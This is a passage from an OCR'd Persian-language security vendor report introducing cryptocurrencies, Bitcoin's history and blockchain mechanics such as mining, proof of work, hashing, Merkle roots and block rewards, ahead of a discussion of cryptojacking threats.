
ارز رمزها، زنجیره بلوکی و

تهدیدات رمز ربایی



شبکه گستر

امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی

در ارز رمزها[1]، فرایندی با عنوان استخراج[2] وجود دارد که یکی از اصلی‌ترین وظایف آن تأیید اطلاعات تبادل شده در شبکه این واحدهای پولی است. فرایند استخراج مستلزم فراهم بودن توان پردازشی بسیار بالاست. در نتیجه شبکه ارز رمز نیز در قبال تلاشی که برای این پردازش‌ها انجام می‌شود به استخراج‌کنندگان پاداشی اختصاص می‌دهد. از همین رو، برخی افراد نیز با بکارگیری برنامه‌های استخراج‌کننده[3] تلاش می‌کنند تا در ازای استخراج ارز رمز، مشمول پاداش شبکه ارز رمز شوند. اما با توجه به نیاز به توان پردازش بالا، انجام استخراج می‌تواند یک سرمایه‌گذاری هزینه‌بر برای استخراج‌کننده باشد. به همین خاطر در حملات موسوم به رمز ربایی[4]، استخراج‌کننده بدخواه با آلوده کردن دستگاه دیگران به بدافزارهای ویژه استخراج، از توان پردازشی آنها به نفع خود بهره‌گیری می‌کند. در حقیقت در رمز ربایی، این مهاجمان هستند که همه منافع حاصل از استخراج را بدون هر گونه سرمایه‌گذاری کسب می‌کنند؛ در حالی که دستگاه قربانی انجام‌دهنده امور اصلی بوده است. در این گزارش، ضمن مرور مفاهیم، ساختار و روش کار ارز رمزها و زنجیره بلوکی به بررسی انواع تهدیدات در این حوزه‌ها پرداخته شده است.

۱ Cryptocurrency
۲ Mining
۳ Cryptocurrency Miner
۴ Cryptojacking

Cryptocurrency

تـاریـخـچـه ارز رمـز

مقاله تاریخ‌ساز

در آبان ۱۳۸۷، مقاله‌ای تحت عنوان Bitcoin: A Peer-to-Peer Electronic Cash System در بنیاد همتابه‌همتا[۱] منتشر شد که در آن به سیستمی جدید با نام بیت‌کوین برای تبادل پول دیجیتال، به‌صورت غیرمتمرکز و بدون نیاز به واسطه و نهادی نظارتی پرداخته شده بود. چند ماه پس از انتشار این مقاله، نرم‌افزار بیت‌کوین عملیاتی شد و نخستین ارز رمز دنیا با همین نام عرضه شد.

Bitcoin: A Peer-to-Peer Electronic Cash System

Satoshi Nakamoto
satoshin@gmx.com
www.bitcoin.org

Abstract. A purely peer-to-peer version of electronic cash would allow online payments to be sent directly from one party to another without going through a financial institution. Digital signatures provide part of the solution, but the main benefits are lost if a trusted third party is still required to prevent double-spending. We propose a solution to the double-spending problem using a peer-to-peer network. The network timestamps transactions by hashing them into an ongoing chain of hash-based proof-of-work, forming a record that cannot be changed without redoing the proof-of-work. The longest chain not only serves as proof of the sequence of events witnessed, but proof that it came from the largest pool of CPU power. As long as a majority of CPU power is controlled by nodes that are not cooperating to attack the network, they'll generate the longest chain and outpace attackers. The network itself requires minimal structure. Messages are broadcast on a best effort basis, and nodes can leave and rejoin the network at will, accepting the longest proof-of-work chain as proof of what happened while they were gone.

1. Introduction

Commerce on the Internet has come to rely almost exclusively on financial institutions serving as trusted third parties to process electronic payments. While the system works well enough for most transactions, it still suffers from the inherent weaknesses of the trust based model. Completely non-reversible transactions are not really possible, since financial institutions cannot avoid mediating disputes. The cost of mediation increases transaction costs, limiting the minimum practical transaction size and cutting off the possibility for small casual transactions, and there is a broader cost in the loss of ability to make non-reversible payments for non-reversible services. With the possibility of reversal, the need for trust spreads. Merchants must be wary of their customers, hassling them for more information than they would otherwise need. A certain percentage of fraud is accepted as unavoidable. These costs and payment uncertainties can be avoided in person by using physical currency, but no mechanism exists to make payments over a communications channel without a trusted party.

What is needed is an electronic payment system based on cryptographic proof instead of trust, allowing any two willing parties to transact directly with each other without the need for a trusted third party. Transactions that are computationally impractical to reverse would protect sellers from fraud, and routine escrow mechanisms could easily be implemented to protect buyers. In this paper, we propose a solution to the double-spending problem using a peer-to-peer distributed timestamp server to generate computational proof of the chronological order of transactions. The system is secure as long as honest nodes collectively control more CPU power than any cooperating group of attacker nodes.

1

مقاله Bitcoin: A Peer-to-Peer Electronic Cash System که در سال ۱۳۸۷ منتشر شد

درباره ناکاموتو

در مقاله A Peer-to-Peer Electronic Cash System، ساتوشی ناکاموتو[۲] به‌عنوان نویسنده آن معرفی شده است. در بخش ابتدایی آن نیز به دامنه bitcoin.org اشاره شده که تاریخ ثبت آن به مرداد ۱۳۸۷ باز می‌گردد. در همان دوره یک تالار گفتگوی اینترنتی[۳] تحت عنوان Bitcointalk راه‌اندازی شد. ناکاموتو تا حدود دو سال مالکیت این تالار را بر عهده داشت و پس از آن این مالکیت به فردی با شناسه تیموس[۴] واگذار شد. تیموس همچنان صاحب Bitcointalk است. در خصوص ملیت ساتوشی ناکاموتو ابهامات فراوانی وجود دارد. اگر چه او در پروفایلش در بنیاد همتابه‌همتا که مقاله مذکور در آن منتشر شد خود را فردی ساکن ژاپن معرفی کرده اما بسیاری به دلیل استفاده از انگلیسی کامل و روان در مستندسازی‌های انجام شده در نرم‌افزار و پیام‌های درج شده توسط او در Bitcointalk، این نظریه را زیر سئوال برده‌اند. به‌خصوص آنکه نمی‌توان هیچ‌گونه مشخصات شخصی– بغیر از پروفایل بنیاد همتابه‌همتا – و حتی تصویری از او بر روی اینترنت یافت. برخی با بررسی زمان ارسال بیش از ۵۰۰ مطلب توسط نام کاربری ناکاموتو در انجمن بیت‌کوین به این نتیجه رسیده‌اند که او هیچ پستی را بین ساعت ۵ تا ۱۱ صبح - در منطقه زمانی گرینویچ - ثبت نکرده است. به همین خاطر سکونت وی در کشوری در قاره آمریکا را بسیار محتمل‌تر می‌دانند. گمانه‌زنی‌های متعددی نیز در خصوص ساختگی بودن نام ناکاموتو و تمرکز بر روی برخی متخصصان غیرژاپنی رمزنگاری و علوم کامپیوتر به‌عنوان خالق اصلی بیت‌کوین مطرح شده است.

۱ P2P Foundation
۲ Satoshi Nakamoto
۳ Internet Forum
۴ Theymos

دلایـل مـعـروفـیـت ارز رمـزهـا

در ادامه، به معرفی اصلی‌ترین عوامل تأثیرگذار در معروفیت ارز رمزها پرداخته شده است.

استقبال باج‌گیران سایبری

انتشار اولین نسخه از باج‌افزار[1] معروف CryptoLocker در خرداد ماه سال ۱۳۹۳ و موفقیت‌های کم‌نظیر آن در اخاذی از کاربران موجب ظهور دوره‌ای جدید در دنیای ویروس‌نویسان شد. دوره‌ای که از زمان پیدایش آن نوع جدیدی از بدافزارها موسوم به باج‌افزارهای رمزگذار کاربران و سازمان‌های کوچک تا بزرگ را به‌صورت گسترده هدف قرار داده است. باج‌افزارهای رمزگذار یکی از مخرب‌ترین بدافزارهایی هستند که در نیم‌دهه اخیر مورد استفاده تبهکاران سایبری قرار گرفته‌اند. یکی از بارزترین ویژگی تقریبا تمامی آنها دریافت مبلغ اخاذی شده از قربانی از طریق ارز رمزهایی همچون بیت‌کوین است. مزیت اصلی این روش ناشناس ماندن هویت حقیقی فرستنده و گیرنده است. خصوصیتی که موجب استقبال نه فقط نویسندگان باج‌افزار که بسیاری از تبهکاران شده است تا از این طریق خود و اقدامات پلیدشان را از دید نهادهای نظارتی مخفی نگاه بدارند. در سال‌های اخیر شیوع و گسترش باج‌افزارها به حدی بوده که دیگر کمتر کاربری را می‌توان یافت که تجربه دست به گریبان شدن با این بدافزارهای مخرب و به تبع آن آشنایی با ارز رمزهایی نظیر بیت‌کوین را نداشته باشد.

افزایش شدید و بی‌سابقه ارزش بیت‌کوین

در حالی که در اواخر سال ۱۳۸۸ هر بیت‌کوین تنها ۰/۰۰۳ دلار قیمت‌گذاری می‌شد در سال ۱۳۹۶ این ارزش به حدود ۲۰ هزار دلار رسید. رشد شدید و بی‌سابقه ارزش بیت‌کوین در سال ۱۳۹۶ به قدری بود که بسیاری حتی برخی مردم ناآشنا با دنیای فناوری اطلاعات نیز تشویق به سرمایه‌گذاری بر روی این ارز رمز و خرید آن با امید به تداوم افزایش ارزش آن شدند. هر چند روند جهشی به ناگاه سیری نزولی پیدا کرد اما نوسانات و اثرگذاری آن موجب معروفیت هرچه بیشتر ارز رمزها گردید.


روند تغییرات ارزش بیت‌کوین در برابر دلار

[1] Ransomware

10101110101101010011110001100010101011011111
11001111111111100000101111111000111
10000111011010101
11111000000000000110111100110000000111

Blockchain

مفاهیم و روش کار
زنجیره بلوکی



ارز رمز

ارز رمز واسط مبادله‌ای است که از رمزنگاری به‌منظور ایمنی‌بخشی به تراکنش‌ها و کنترل تولید واحدهای جدید (از همان ارز) بهره می‌گیرد. از زمان معرفی بیت‌کوین تا کنون بیش از ۱۶۰۰ ارز رمز دیگر معرفی و مورد استفاده قرار گرفته است که از معروف‌ترین آنها می‌توان به موارد زیر اشاره کرد:

- لایت‌کوین[۱]
- اِتیریم[۲]
- زی‌کَش[۳]
- دَش[۴]
- ریپل[۵]
- مونرو[۶]
- بیت‌کوین کَش[۷]
- نئو[۸]
- کاردانو[۹]
- ای‌یوس[۱۰]

استخراج

استخراج به عملیاتی اطلاق می‌شود که در جریان آن، محاسبات متعددی برای ایجاد ارز رمز و بررسی نقل‌وانتقالات انجام می‌گیرد.


استخراج‌کننده

استخراج‌کننده فردی است که در ازای انجام استخراج پاداشی را دریافت می‌کند. استخراج‌کننده دو وظیفه اصلی دارد:

- ایجاد ارز رمز
- بررسی نقل‌وانتقالات انجام شده در زنجیره بلوکی

بلوک

جزییات نقل‌وانتقالات انجام شده در شبکه ارز رمز در فایل‌هایی موسوم به بلوک[۱۱] ذخیره می‌شود که نمونه‌ای از آن در تصویر زیر قابل مشاهده است.



طرح‌واره‌ای از بلوک در زنجیره بلوکی

۱ Litecoin – LTC
۲ Ethereum – ETH
۳ Zcash – ZEC
۴ Dash
۵ Ripple – XRP
۶ Monero – XMR
۷ Bitcoin Cash – BCH
۸ NEO
۹ Cardano – ADA
۱۰ EOS
۱۱ Block

زنجیره بلوکی

زنجیره بلوکی[۱] یک دفتر کل توزیع‌شده[۲] و مبتنی بر اجماع است که به‌صورت مستمر فهرستی از رکوردها را که هر کدام به گزینه‌های قبلی فهرست ارجاع می‌دهند حفظ می‌کند و بدین‌وسیله در برابر بازنگری غیرمجاز ایمن می‌شود. زنجیره بلوکی را می‌توان نوعی پایگاه داده دانست که بجای تمرکز اطلاعات آن بر روی یک یا چند سرور بر روی تمام دستگاه‌های متصل به شبکه که از آن با عنوان گره[۳] یاد می‌شود، توزیع شده است. در حال حاضر برای رسیدن به اجماع از پودمان اثبات کاری استفاده می‌شود. همچنین اعمال تغییر در بلوک‌های قبلی مستلزم پذیرفته شدن آن توسط اکثر قریب به اتفاق کاربران ارز رمز است.

اثبات کار

اثبات کار[۴] مسأله‌ای ریاضی است که حل آن دشوار است؛ اما پس از حل شدن، اعتبارسنجی آن به‌سادگی قابل انجام است. در ارز رمزها از سختی کار برای اثبات کار استفاده می‌شود.


سختی کار

سختی کار[۵] به سرعت انجام موفق استخراج یک بلوک از اطلاعات تراکنش اشاره دارد. در ارز رمزها از الگوریتم‌های درهم‌سازی نظیر SHA-256 برای تعیین درجه سختی استخراج و در نتیجه مشخص نمودن پاداش تعلق گرفته به استخراج‌کنندگان استفاده می‌شود. تنظیم درجه سختی برای استخراج ارز رمز، یک چالش محسوب می‌شود که نیاز به برقراری تعادل ظریفی دارد. اگر این فرایند به آسانی انجام گیرد، استخراج‌کنندگان بازار را پر از ارز رمزهای جدیدی می‌کنند که در فرایند استخراج تولید شده‌اند و این باعث کم ارزش شدن ارز رمز خواهد شد و اگر این فرایند با سختی زیادی هم صورت بپذیرد، استخراج‌کنندگان نسبت به شرکت در این فرایند بی‌میل خواهند شد.

درهم‌سازی

به هر الگوریتم ریاضی که حجم زیادی داده را به یک عدد طبیعی منحصربه‌فرد تبدیل کند تابع درهم‌سازی[۶] گفته می‌شود. MD5، SHA1 و SHA256 از الگوریتم‌های معروف درهم‌سازی هستند. از ویژگی‌های اصلی تابع درهم‌سازی می‌توان به موارد زیر اشاره کرد:

- ارسال ورودی یکسان به تابع درهم‌سازی همواره نتیجه یکسانی خواهد داشت.
- رسیدن به ورودی تابع از روی خروجی آن کاری غیرممکن یا حداقل بسیار دشوار است.




خروجی‌های تابع درهم‌سازی با ورودی‌های یکسان و متفاوت

۱ Blockchain
۲ Distributed Ledger
۳ Node
۴ Proof of Work
۵ Difficulty
۶ Hash

ریشه مرکل

تمامی نقل‌وانتقالات درون بلوک، به‌صورت درهم‌سازی با عنوان ریشه مرکل[۱] که با نام درخت درهم‌سازی[۲] نیز شناخته می‌شود ارائه می‌شوند. ریشه مرکل ساختار داده‌ای است که در آن دسته‌های حاوی داده به‌صورت دو به دو با یکدیگر درهم‌سازی شده و این کار تا رسیدن به یک درهم‌ساز ادامه پیدا می کند. در ریشه مرکل درهم‌ساز هر گره والد، درهم‌سازی از دو گره فرزند خود است. با این روش ساده می‌توان صحیح بودن بلوک و عدم تغییر یافتن آن را مورد بررسی قرار داد.



چگونگی محاسبه ریشه مرکل

سختی کار در بیت‌کوین

سختی کار در ارز رمز بیت‌کوین را می‌توان در مراحل زیر تصویر کرد:

- جمع‌آوری تعدادی از نقل‌وانتقالات در شبکه بیت‌کوین
- ایجاد یک بلوک حاوی اطلاعات نقل‌وانتقالات جمع‌آوری شده
- ساخت درهم‌سازی از آن بلوک که با هجده عدد صفر آغاز می‌شود

با توجه به اینکه داده‌های بلوک (اطلاعات نقل‌وانتقالات جمع‌آوری شده) قابل تغییر نیست این سئوال پیش خواهد آمد که چگونه می‌توان درهم‌سازی با این ویژگی ایجاد کرد. برای این منظور متغیری با نام نانس[۳] ایجاد شده که می‌تواند هر مقداری داشته باشد؛ برای رسیدن به درهم‌ساز مورد نظر هیچ راهی بجز شناسایی مقدار صحیح برای متغیر نانس فراهم نیست و انجام این کار در بازه زمانی تعیین شده که در بیت‌کوین حدود ۱۰ دقیقه است تنها با ده‌ها میلیارد بار محاسبه در ثانیه ممکن می‌شود.

Block #526829

Summary	
Number Of Transactions	71
Output Total	733.26747615 BTC
Estimated Transaction Volume	7.53399805 BTC
Transaction Fees	0.00442572 BTC
Height	526829 (Main Chain)
Timestamp	2018-06-10 08:23:34
Received Time	2018-06-10 08:23:34
Relayed By	ViaBTC
Difficulty	4,940,704,885,521.83
Bits	389609537
Size	54.433 kB
Weight	205.965 kWU
Version	0x20000000
Nonce	2694676781
Block Reward	12.5 BTC
Hashes	
Hash	0000000000000000001b818b5e4260d31a1d810975c02ed3790f1191dff0b859
Previous Block	00000000000000000034fffe6dc3e3dc5ca57340bce415efb7957c17c6267ef9
Next Block(s)	000000000000000000012bfde86253cd7d2d0c89e145caf5bcdb4cd53cf8d1fe6
Merkle Root	896e9a68964008295af81ab525733e0c48ce597a514ea78f28c4f7cc6359f128

مقدار نانس تخصیص داده شده برای رسیدن به درهم‌سازی که با هجده صفر آغاز شود

[۱] Merkle Root
[۲] Hash Tree
[۳] Nonce

پاداش در بیت‌کوین

همان‌طور که اشاره شد شبکه ارز رمز در قبال تلاشی که برای انجام پردازش‌ها صورت می‌پذیرد به استخراج‌کنندگان پاداشی اختصاص می‌دهد. اولین باری که در سال ۲۰۰۹ بیت‌کوین استخراج شد به استخراج‌کننده هر بلوک ۵۰ بیت‌کوین تعلق می‌گرفت.


در سال ۲۰۱۲ این مقدار به نصف یعنی ۲۵ بیت‌کوین کاهش یافت. از سال ۲۰۱۶ مقدار آن باز هم به نصف یعنی ۱۲٫۵ بیت‌کوین کاهش یافته است. پیش‌بینی می‌شود پاداش در سال ۲۰۲۰ نیز به ۶٫۲۵ برسد.


در طراحی بیت‌کوین، این‌طور تعریف شده که پاداش با ایجاد هر ۲۱۰ هزار بلوک نصف شود (حدوداً هر چهار سال یکبار).

شمار بلوک	دوره پاداش	بیت‌کوین افزوده شده به ازای ساخت هر بلوک	بیت‌کوین آغازین	بیت‌کوین پایانی
۰	۱	۵۰٫۰۰۰۰۰۰۰۰	۰٫۰۰۰	۱۰۵۰۰۰۰۰٫۰۰۰۰
۲۱۰۰۰۰	۲	۲۵٫۰۰۰۰۰۰۰۰	۱۰۵۰۰۰۰۰٫۰۰۰	۱۵۷۵۰۰۰۰٫۰۰۰۰
۴۲۰۰۰۰	۳	۱۲٫۵۰۰۰۰۰۰۰	۱۵۷۵۰۰۰۰٫۰۰۰	۱۸۳۷۵۰۰۰٫۰۰۰۰
۶۳۰۰۰۰	۴	۶٫۲۵۰۰۰۰۰۰	۱۸۳۷۵۰۰۰٫۰۰۰	۱۹۶۸۷۵۰۰٫۰۰۰۰
۸۴۰۰۰۰	۵	۳٫۱۲۵۰۰۰۰۰	۱۹۶۸۷۵۰۰٫۰۰۰	۲۰۳۴۳۷۵۰٫۰۰۰۰
۱۰۵۰۰۰۰	۶	۱٫۵۶۲۵۰۰۰۰	۲۰۳۴۳۷۵۰٫۰۰۰	۲۰۶۷۱۸۷۵٫۰۰۰۰
